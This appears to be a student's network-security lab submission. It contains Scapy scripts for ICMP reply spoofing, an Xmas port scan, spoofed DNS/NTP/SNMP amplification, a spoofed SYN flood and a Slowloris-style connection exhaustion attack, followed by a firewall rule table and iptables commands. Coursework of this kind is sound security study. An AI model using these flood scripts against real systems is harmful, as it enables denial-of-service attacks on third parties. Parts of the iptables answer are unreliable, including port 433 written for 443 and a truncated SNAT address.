
Q1

```
###SCRIPT START###
from scapy.all import *

def handle_icmp(pkt):

    if ICMP in pkt and pkt[ICMP].type == 8: #8 means it is ICMP Echo

        # Craft the ICMP Echo Reply

        ip_reply = IP(dst=pkt[IP].src, src=pkt[IP].dst, ttl=128, id=pkt[IP].id)

        icmp_reply = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)

        # Copy the payload

        if Raw in pkt:

            data = pkt[Raw].load

        else:

            data = b""

        reply_pkt = ip_reply / icmp_reply / data

        print(f"Sending ICMP Echo Reply to {pkt[IP].src}")

        send(reply_pkt)

# Run the sniffing loop

print("Listening...")

sniff(filter="icmp", prn=handle_icmp)

###SCRIPT END###
```




Above shows two vms running in virtualbox using an internal network, with the script running on the top kali vm, we can see when it is pinged from the windows machine it replies in turn, but with additional ICMP packets with TTL vals of 128, in line with what a windows machine would do.

Q2

```
###SCRIPT START###
#!/usr/bin/env python3
from scapy.all import *
def xmas_tree_scan(target_ip, target_port):
    # Create a TCP packet with the Xmas Tree scan flags (FIN, PSH, URG)
    pkt = IP(dst=target_ip) / TCP(dport=target_port, flags="FPU")
    print(f"Sending Xmas Tree packet to {target_ip}:{target_port}")
    response = sr1(pkt, timeout=5)
    if response:
        if response.haslayer(TCP):
            # A TCP RST packet usually indicates the port is closed
            if response.getlayer(TCP).flags == "R":
                print(f"Port {target_port} is closed: received TCP RST).")
            else:
                print(f"Unexpected TCP flags: {response.getlayer(TCP).flags}")
        elif response.haslayer(ICMP):
            print(f"ICMP response received, port could be filtered?: {response.summary()}")
        else:
            print(f"Response is neither TCP or ICMP: {response.summary()}")
    else:
        print(f"No response from port {target_port}: .")
if __name__ == "__main__":
    target_ip = "192.168.56.10"
    target_port = 80
    xmas_tree_scan(target_ip, target_port)
###SCRIPT END###
```

NOTE: the above script may be a draft version, my VM crashed inbetween me getting it to work, and transferring the script back to my physical machine.

```
cyber@CYBR371-25T1-VM:~$ ./q2.py
Sending Xmas Tree packet to 127.0.0.1:80
Begin emission
.*
Finished sending 1 packets

Received 2 packets, got 1 answers, remaining 0 packets
Unexpected TCP flags: RA
cyber@CYBR371-25T1-VM:~$
```



Above shows the execution of the script against one of the supplied servers, we see it returns the flags RA, or RST ACK, it could indicate the port is open, but decided to not continue a connection with us specifically. Used geeksforgeeks for information on Xmas packets. https://www.geeksforgeeks.org/what-are-scanning-attacks/

Q3

```
###SCRIPT START###

#!/usr/bin/env python3

import scapy.all as scapy

from scapy.layers.snmp import SNMP, SNMPget, SNMPvarbind

import random

import time


def amp_attack(reflector, victim=None, service="DNS", port=None):

    match service:

        case "DNS":

        # Construct and send a DNS amplification packet

        # Using google.com as qname, even though we are in host-based network only,

        # wont work properly but unsure of safety using on open network

            pkt = scapy.IP(src = victim, dst = reflector) / scapy.UDP(dport = 53) /
scapy.DNS(rd = 1, qd = scapy.DNSQR(qname = "google.com", qtype = 255))

        case "NTP":

        # Construct and send an NTP amplification packet

        # Attempting monlist amplification, not sure if server is old enough version to
work,

        # or if my code is just incorrect.

            pkt = scapy.IP(src = victim, dst = reflector) / scapy.UDP(dport = 123) /
scapy.Raw(load = b"\x17\x80\x03\x2a" + b"\x00" * 8)

        case "SNMP":

        # Construct and send an SNMP amplification packet

            pkt = scapy.IP(src = victim, dst = reflector) / scapy.UDP(dport = 161) /
SNMP(community = "public", PDU = SNMPget(varbindlist = [ SNMPvarbind(oid =
"1.3.6.1.2.1.1.1.0")]))
```

```
        case _:
            raise ValueError(f"Unsupported service: {service}. ")
    scapy.send(pkt)
#below are example calls for each of the services, simply uncomment to use
#amp_attack(reflector = "192.168.56.2", victim = "192.168.56.10", service = "DNS")
#amp_attack(reflector = "192.168.56.3", victim = "192.168.56.10", service = "NTP")
#amp_attack(reflector = "192.168.56.4", victim = "192.168.56.10", service = "SNMP")
```

###SCRIPT END###

Used scapy docs and stackoverflow for understanding snmp in scapy.

https://scapy.readthedocs.io/en/latest/api/scapy.layers.snmp.html

https://stackoverflow.com/questions/68682046/scapy-packet-forging-issues

https://www.reddit.com/r/learnpython/comments/11g04ip/is_it_possible_to_mock_a_snmpv3_device_in/

Q3B

```
###SCRIPT START###
#!/usr/bin/env python3
import scapy.all as scapy
from scapy.layers.snmp import SNMP, SNMPget, SNMPvarbind
def measure_amplification(reflector_ip, service):
    request_packet = None
    response = None
    try:
        match service:
            case "DNS":
                request_packet = scapy.IP(dst=reflector_ip) / scapy.UDP(dport=53) / scapy.DNS(
                    rd=1, qd=scapy.DNSQR(qname="google.com", qtype=255) )
                response = scapy.sr1(request_packet, timeout=5)
            case "NTP":
                request_packet = scapy.IP(dst=reflector_ip) / scapy.UDP(dport=123) /
scapy.Raw(
                    load=b"\x17\x00\x03\x2a" + b"\x00" * 8)
                response = scapy.sr1(request_packet, timeout=5)
            case "SNMP":
                request_packet = scapy.IP(dst=reflector_ip) / scapy.UDP(dport=161) / SNMP(
                    community="public",
                    PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.3.6.1.2.1.1.1.0")]))
                response = scapy.sr1(request_packet, timeout=5)
```

```
        case _:
            print(f"Unsupported service: {service}")
    except Exception as e:
        print(f"Error sending packet: {e}")
        return
    # Measure and report amplification
    if response:
        request_size = len(bytes(request_packet))
        response_size = len(bytes(response))
        amplification_ratio = response_size / request_size

        print(f"Service: {service}")
        print(f"Request size: {request_size} bytes")
        print(f"Response size: {response_size} bytes")
        print(f"Amplification ratio: {amplification_ratio:.2f}")
        response.show()
    else:
        print("No response received.")
# uncomment the usage needed
#measure_amplification("192.168.56.2", service="DNS")
#measure_amplification("192.168.56.3", service="NTP")
#measure_amplification("192.168.56.4", service="SNMP")
###SCRIPT END###
```

Service	Sent Size	Rec Size	Amplification ratio
DNS	/	/	/
NTP	/	/	/
SNMP	68	162	2.38

All were tested against the same internal server. I am unsure why the first two failed to work, I tried different combinations of the servers and how I configured scapy to construct the payload but to no avail.

Q4a

```
###SCRIPT START###
#!/usr/bin/env python3
from scapy.all import *
import random
import sys
def syn_flood(targetIP, targetPORT):
    while True:
        src_ip = ".".join(str(random.randint(1, 254)) for _ in range(4))
        src_port = random.randint(1024, 65535)

        ip = IP(src = src_ip, dst = targetIP)
        tcp = TCP(sport = src_port, dport = targetPORT, flags = "S")
        send(ip / tcp)

syn_flood("192.168.56.10", 80)
###SCRIPT END###
```

Q4b

```
###SCRIPT START###
#!/usr/bin/env python3
import socket
import time
import random
target = "192.168.56.10"
port = 80
sockets = []
num_sockets = 5000
for _ in range(num_sockets):
    try:
        s = socket.socket()
        s.connect((target, port))
        s.send(f"GET /?{random.randint(0,9999)} HTTP/1.1\r\nHost: {target}\r\n".encode())
        sockets.append(s)
    except:
        pass
print(f"{num_sockets} initial connections created")
while True:
    print("testing cons")
    for s in list(sockets):
        try:
            s.send(f"X-a: {random.randint(1,5000)}\r\n".encode())
```

```
        except:
            sockets.remove(s)
            print("con failed, new spinning up")
            try:
                s = socket.socket()
                s.connect((target, port))
                s.send(f"GET /?{random.randint(0,9999)} HTTP/1.1\r\nHost:
{target}\r\n".encode())
                sockets.append(s)
            except:
                pass
    time.sleep(2)
###SCRIPT END###
```

Q4c – Not attempted.

Q5a

Req.	Source	Destination	Protocol/Port	Action
A	WAN, LAN	Web Server 10.0.0.2	TCP/80, TCP/443	ALLOW
B1	LAN1,2	203.0.113.128/25	All	DROP
B2	LAN1,2	WAN	TCP/6667, TCP/23 TCP/445	DROP
B3	LAN1,2	WAN	UDP/53	DROP
B4	LAN1,2	WAN	TCP/8080, UDP/4040	DROP on signature match
C	LAN2	Web Server	TCP/22	Log, allow, rate limit 3 per min per IP
D	Web Server	WAN	ICMP Type 3 messages	Allow
E	LAN	Web Server	ICMP Echo reqs	Allow, with rate limiting
F	WAN LAN	Web Server	TCP/80, TCP/433	Allow, with rate limiting
G	Any	Any	ICMP Redirect messages	DROP
H	WAN	Web Server, LAN	192.168.0.0/16, 10.0.0.0/8 or other spoofed internal addresses	DROP
I	Web Server	WAN@123.108.243.101	TCP/433	ALLOW
J	Web Server	Any	UDP/53	Redirect to 8.8.8.8:53
K	Web Server	WAN@3.24.193.232	TCP/433	ALLOW
L	LAN1,2	WAN	Any	Apply Masquerade
M	Web Server	WAN	Any	Perform SNAT to firewalls WAN IP: 203.0.113.1
N	WAN	Web Server	TCP/80, TCP/433	Redirect to 10.0.0.2
O	Web Server	WAN	Any	ALLOW

P	LAN2	Firewall	TCP/22	Log,allow rate limit like C
Q	Any	Firewall	ICMP	DROP

Q5b

```
# Flush all rules from all chains

iptables -F

iptables -t nat -F

iptables -t mangle -F

iptables -t raw -F


# Delete all user-defined chains in all tables

iptables -X

iptables -t nat -X

iptables -t mangle -X

iptables -t raw -X


# Set default policies

iptables -P INPUT DROP

iptables -P FORWARD DROP

iptables -P OUTPUT DROP


# Rule A:

iptables -A FORWARD -m conntrack --ctstate ESTABLISHED, RELATED -j ACCEPT

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2:80

iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 10.0.0.2 --dport 80 -m conntrack --ctstate NEW -j ACCEPT


# Rule B1:

iptables -A FORWARD -i eth1 -d 203.0.113.128/25 -j DROP
```

```
iptables -A FORWARD -i eth2 -d 203.0.113.128/25 -j DROP

# Rule B2:
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport 6667 -j DROP
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport 23 -j DROP
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport 445 -j DROP
iptables -A FORWARD -i eth2 -o eth0 -p tcp --dport 6667 -j DROP
iptables -A FORWARD -i eth2 -o eth0 -p tcp --dport 23 -j DROP
iptables -A FORWARD -i eth2 -o eth0 -p tcp --dport 445 -j DROP

# Rule B3:
iptables -A FORWARD -i eth1 -o eth0 -p udp --dport 53 -j DROP
iptables -A FORWARD -i eth2 -o eth0 -p udp --dport 53 -j DROP

# Rule B4:
iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 8080 -j DROP
iptables -A FORWARD -i eth0 -o eth1 -p udp --dport 4040 -j DROP
iptables -A FORWARD -i eth0 -o eth2 -p tcp --dport 8080 -j DROP
iptables -A FORWARD -i eth0 -o eth2 -p udp --dport 4040 -j DROP

# Rule C:
iptables -A FORWARD -i eth2 -d 10.0.0.2 -p tcp --dport 22 -m recent --update --seconds 60 --hitcount 2 -j DROP
iptables -A FORWARD -i eth2 -d 10.0.0.2 -p tcp --dport 22 -m recent --set -j ACCEPT

# Rule D:
iptables -A FORWARD -i eth0 -d 10.0.0.2 -p icmp --icmp-type 3 -j ACCEPT
```

Rule E: Allow ICMP Echo from LAN2 to Web Server (rate-limited)

iptables -A FORWARD -i eth2 -d 10.0.0.2 -p icmp --icmp-type echo-request -m limit --limit 2/min -j ACCEPT

Rule F:

iptables -A INPUT -p tcp --syn -m limit --limit 10/s --limit-burst 22 -j ACCEPT

Rule G:

iptables -A INPUT -p icmp --icmp-type redirect -j DROP

Rule H:

iptables -A FORWARD -i eth0 -s 192.168.0.0/16 -j DROP

iptables -A FORWARD -i eth0 -s 10.0.0.0/8 -j DROP

Rule I:

iptables -A OUTPUT -s 10.0.0.2 -d 123.108.243.101 -p tcp --dport 433 -j ACCEPT

Rule J:

iptables -t nat -A PREROUTING -d 10.0.0.2 -p udp --dport 53 -j DNAT --to-destination 8.8.8.8

Rule K:

iptables -A OUTPUT -s 10.0.0.2 -d 3.24.193.232 -p tcp --dport 433 -j ACCEPT

Rule L:

iptables -t nat -A POSTROUTING -o eth0 -s 192.168.1.0/24 -j MASQUERADE

iptables -t nat -A POSTROUTING -o eth0 -s 192.168.2.0/24 -j MASQUERADE

Rule M:

```
iptables -t nat -A POSTROUTING -s 10.0.0.2 -o eth0 -j SNAT --to-source 203.0.113
```

Rule N:

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j DNAT --to-destination 10.0.0.2
```

Rule O:

```
iptables -A OUTPUT -s 10.0.0.2 -o eth0 -j ACCEPT
```

Rule P:

```
iptables -A INPUT -i eth2 -p tcp --dport 22 -m recent --update --seconds 60 --hitcount 2 -j DROP

iptables -A INPUT -i eth2 -p tcp --dport 22 -m recent --set -j ACCEPT
```

Rule Q:

```
iptables -A INPUT -p icmp -j DROP
```

used provided iptables documentation, https://www.baeldung.com/linux/iptables-packet-rate-limit , https://stackoverflow.com/questions/47775809/iptables-rate-limiting-connection-request